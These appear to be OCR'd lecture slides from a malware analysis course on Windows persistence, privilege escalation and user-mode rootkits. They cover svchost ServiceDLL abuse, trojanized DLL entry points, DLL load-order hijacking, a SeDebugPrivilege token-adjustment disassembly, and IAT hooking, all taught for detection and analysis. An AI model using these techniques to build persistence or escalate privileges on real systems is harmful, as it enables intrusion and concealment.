


Process Explorer - Sysinternals: www.sysinternals.com [W7\student]
File
Options
View
Process
Find
DLL
Users
Help

Process	PID	CPU	Private Bytes	Wo
System Idle Process	0	97.47	0 K	
System	4	0.19	44 K	
Interrupts	n/a	0.34	0 K	
smss.exe	260		216 K	
csrss.exe	352	< 0.01	1,428 K	
wininit.exe	404	< 0.01	900 K	
services.exe	508		4,340 K	
svchost.exe	636		3,000 K	
WmiPrvSE.exe	372	0.03	17,428 K	
WmiPrvSE.exe	1580		3,968 K	
WmiPrvSE.exe	2820	0.09	5,044 K	
svchost.exe	716	0.01	3,524 K	
svchost.exe	756		14,184 K	
audiodg.exe	2180		14,988 K	
svchost.exe	844		51,092 K	
dwm.exe	2968	0.15	103,948 K	
svchost.exe	940	0.25	27,900 K	
svchost.exe	1100	0.01	5,652 K	
svchost.exe				
spoolsv.exe				
svchost.exe				
svchost.exe				
gogoc.exe				
sqlwriter.exe				
TeamViewe				
vmtoolsd.ex				
svchost.exe				
wradvs.exe				

```
Command Line:
  C:\Windows\system32\svchost.exe -k netsvcs
Path:
  C:\Windows\System32\svchost.exe (netsvcs)
Services:
  Background Intelligent Transfer Service [BITS]
  Certificate Propagation [CertPropSvc]
  Group Policy Client [gpsvc]
  IP Helper [iphlpsvc]
  IKE and AuthIP IPsec Keying Modules [IKEEXT]
  Multimedia Class Scheduler [MMCSS]
  Remote Desktop Configuration [SessionEnv]
  Shell Hardware Detection [ShellHWDetection]
  System Event Notification Service [SENS]
  Server [LanmanServer]
  Task Scheduler [Schedule]
  Themes [Themes]
  User Profile Service [ProfSvc]
  Windows Update [wuauserv]
  Windows Management Instrumentation [Winmgmt]
```

CPU Usage: 2.53%　Commit Charge: 24.38%　Processes: 54　Physical Usa




Svchost
AxInstSVGroup
defragsvc
iissvcs
LocalService
LocalServiceAndNoImpersonation
LocalServiceNetworkRestricted
LocalServiceNoNetwork
LocalSystemNetworkRestricted
netsvcs
NetworkService
NetworkServiceRemoteDesktopHyperVAgent
NetworkServiceRemoteDesktopPublishing
SDRSVC
swprv
termsvcs
wcssvc
wercplsupport
SystemRestore
Time Zones
Tracing
UnattendSettings
Userinstallable.drivers
WbemPerf

Name	Type	Data
(Default)	REG_SZ	(value not set)
apphost	REG_MULTI_SZ	apphostsvc
AxInstSVGroup	REG_MULTI_SZ	AxInstSV
bthsvcs	REG_MULTI_SZ	bthserv
DcomLaunch	REG_MULTI_SZ	Power PlugPlay D
defragsvc	REG_MULTI_SZ	defragsvc
iissvcs	REG_MULTI_SZ	w3svc was
imgsvc	REG_MULTI_SZ	StiSvc
LocalService	REG_MULTI_SZ	nsi WdiServiceHo
LocalServiceAndNoImpersonation	REG_MULTI_SZ	SSDPSRV upnpho
LocalServiceNetworkRestricted	REG_MULTI_SZ	DHCP eventlog A
LocalServiceNoNetwork	REG_MULTI_SZ	DPS PLA BFE mps
LocalServicePeerNet	REG_MULTI_SZ	PNRPSvc p2pimsv
LocalSystemNetworkRestricted	REG_MULTI_SZ	UxSms WdiSystem
netsvcs	REG_MULTI_SZ	AeLookupSvc Cer
NetworkService	REG_MULTI_SZ	CryptSvc DHCP T
NetworkServiceAndNoImpersonation	REG_MULTI_SZ	KtmRm
NetworkServiceNetworkRestricted	REG_MULTI_SZ	PolicyAgent
PeerDist	REG_MULTI_SZ	PeerDistSvc
regsvc	REG_MULTI_SZ	RemoteRegistry
RPCSS	REG_MULTI_SZ	RpcEptMapper Rp
sdrsvc	REG_MULTI_SZ	sdrsvc

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost

ServiceDLL

- All *svchost.exe* DLL contain a Parameters key with a ServiceDLL value
  - Malware sets ServiceDLL to location of malicious DLL



Name	Type	Data
(Default)	REG_SZ	(value not set)
MajorVersion	REG_DWORD	0x00000007 (7)
MinorVersion	REG_DWORD	0x00000005 (5)
ServiceDll	REG_EXPAND_SZ	%windir%\system32\inetsrv\apphostsvc.dll

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\AppHostSvc\Parameters

Groups

- Malware usually adds itself to an existing group
  - Or overwrites a non-vital service
  - Often a rarely used service from the netsvcs group
- Detect this with dynamic analysis monitoring the registry
  - Or look for service functions like **`CreateServiceA`** in disassembly

Trojanized System Binaries

- Malware patches bytes of a system binary
    - To force the system to execute the malware the next time the infected binary is loaded
- DLLs are popular targets
- Typically the entry function is modified
- Jumps to code inserted in an empty portion of the binary
- Then executes DLL normally





Table 12-1. rtutils.dll's DLL Entry Point Before and After Trojanization

Original code	Trojanized code

`DllEntryPoint(HINSTANCE hinstDLL,`
`  DWORD fdwReason, LPVOID`
`lpReserved)`
	`DllEntryPoint(HINSTANCE hinstDLL,`
	`  DWORD fdwReason, LPVOID`
	`lpReserved)`

`mov   edi, edi`
`push  ebp`
`mov   ebp, esp`
`push  ebx`
`mov   ebx, [ebp+8]`
`push  esi`
`mov   esi, [ebp+0Ch]`
	`jmp     DllEntryPoint_0`

DLL Load-Order Hijacking



The default search order for loading DLLs on Windows XP is as follows:

1. The directory from which the application loaded
2. The current directory
3. The system directory (the `GetSystemDirectory` function is used to get the path, such as *.../Windows/System32/*)
4. The 16-bit system directory (such as *.../Windows/System/*)
5. The Windows directory (the `GetWindowsDirectory` function is used to get the path, such as *.../Windows/*)
6. The directories listed in the `PATH` environment variable

KnownDLLs Registry Key

- Contains list of specific DLL locations
- Overrides the search order for listed DLLs
- Makes them load faster, and prevents load-order hijacking
- DLL load-order hijacking can only be used
  - On binaries in directories other than System32
  - That load DLLs in System32
  - That are not protected by KnownDLLs

Example: *explorer.exe*


- Lives in /Windows
- Loads *ntshrui.dll* from System32
- *ntshrui.dll* is not a known DLL
- Default search is performed
- A malicious *ntshrui.dll* in /Windows will be loaded instead

Many Vulnerable DLLs

- Any startup binary not found in /System32 is vulnerable
- *explorer.exe* has about 50 vulnerable DLLs
- Known DLLs are not fully protected, because
  - Many DLLs load other DLLs
  - Recursive imports follow the default search order

DLL Load-Order Hijacking Detector

- Searches for DLLs that appear multiple times in the file system, in suspicious folders, and are unsigned
- From SANS (2015) (link Ch 11d)



```
--------------------------------------------------------------------------------
Info: Possible DLL hijack, in dll_hijack_test.exe (PID: 10996)
DLL: dll_hijack_test_dll.dll has been found in multiple 'DLL search order' locat
ions:

Actual loaded DLL:
C:\Temp\dll_hijack_test_dll.dll [UNSIGNED]

Executable base directory:
C:\Temp\dll_hijack_test_dll.dll [UNSIGNED]

System directory:
C:\windows\system32\dll_hijack_test_dll.dll [UNSIGNED]

--------------------------------------------------------------------------------
C:\Temp>
```


Privilege Escalation

No User Account Control

- Most users run Windows XP as Administrator all the time, so no privilege escalation is needed to become Administrator
- Metasploit has many privilege escalation exploits
- DLL load-order hijacking can be used to escalate privileges

Using SeDebugPrivilege

- Processes run by the user can't do everything
- Functions like **`TerminateProcess`** or **`CreateRemoteThread`** require System privileges (above Administrator)
- The **`SeDebugPrivilege`** privilege was intended for debugging
- Allows local Administrator accounts to escalate to System privileges




Example 12-6 shows how malware enables its SeDebugPrivilege.

Example 12-6. Setting the access token to SeDebugPrivilege

```
00401003  lea     eax, [esp+1Ch+TokenHandle]
00401006  push    eax                         ; TokenHandle
00401007  push    (TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY)
; DesiredAccess
00401009  call    ds:GetCurrentProcess
0040100F  push    eax                         ; ProcessHandle
00401010  call    ds:OpenProcessToken 1
00401016  test    eax, eax
00401018  jz      short loc_401080
0040101A  lea     ecx, [esp+1Ch+Luid]
0040101E  push    ecx                         ; lpLuid
0040101F  push    offset Name                 ; "SeDebugPrivilege"
00401024  push    0                           ; lpSystemName
00401026  call    ds:LookupPrivilegeValueA
0040102C  test    eax, eax
0040102E  jnz     short loc_40103E
```

- 1 obtains an access token



```
...
0040103E  mov     eax, [esp+1Ch+Luid.LowPart]
00401042  mov     ecx, [esp+1Ch+Luid.HighPart]
00401046  push    0                        ; ReturnLength
00401048  push    0                        ; PreviousState
0040104A  push    10h                      ; BufferLength
0040104C  lea     edx, [esp+28h+NewState]
00401050  push    edx                      ; NewState
00401051  mov     [esp+2Ch+NewState.Privileges.Luid.LowPt], eax 3
00401055  mov     eax, [esp+2Ch+TokenHandle]
00401059  push    0                    ; DisableAllPrivileges
0040105B  push    eax                  ; TokenHandle
0040105C  mov    [esp+34h+NewState.PrivilegeCount], 1
00401064  mov    [esp+34h+NewState.Privileges.Luid.HighPt], ecx 4
00401068  mov    [esp+34h+NewState.Privileges.Attributes],
SE_PRIVILEGE_ENABLED 5
00401070  call   ds:AdjustTokenPrivileges 2
```

- 2 AdjustTokenPrivileges raises privileges to System

Covering Its Tracks— User-Mode Rootkits

User-Mode Rootkits


- Modify internal functionality of the OS
- Hide files, network connections, processes, etc.
- Kernel-mode rootkits are more powerful
- This section is about User-mode rootkits

IAT (Import Address Table) Hooking

- May modify
  - IAT (Import Address Table) or
  - EAT (Export Address Table)
- Parts of a PE file
- Filled in by the loader
  - Link Ch 11a

- This technique is old and easily detected

IAT Hooking



```
10001BCA     push    0
10001BCC     mov     eax, [ebp+hProcess]
10001BCF     push    eax
10001BD0   ❶ call    ds: TerminateProcess
```

```
10003044      7C801116 - CreateProcessA
10003048      7C801E0E - TerminateProcess
1000304C      7C863D2C - ReadFile
10003050      7C863EB7 - Process32First
```

```
10003044      7C801116 - CreateProcessA
10003048   ❷ 34200000 - Rootkit Code
1000304C      7C863D2C - ReadFile
10003050      7C863EB7 - Process32First
```

```
7C801E0E   push 20
7C801E10   push kernel32.7C8098A8
7C801E15   call kernel32.7C8024C6
7C801E1A   xor ebx, ebx
7C801E1C   mov ecx,dword ptr ss:[ebp+14]
7C801E1F   cmp ecx, ebx
7C801E21   je short  kernel32.7C801E25
7C801E23   mov ptr ds:[ecx],ebx
...
```

```
34200000   Malicious Code
...
```

Figure 12-4. IAT hooking of `TerminateProcess`*. The top path is the normal flow, and the bottom path is the flow with a rootkit.*

Inline Hooking

- Overwrites the API function code
- Contained in the imported DLLs
- Changes actual function code, not pointers
- A more advanced technique than IAT hooking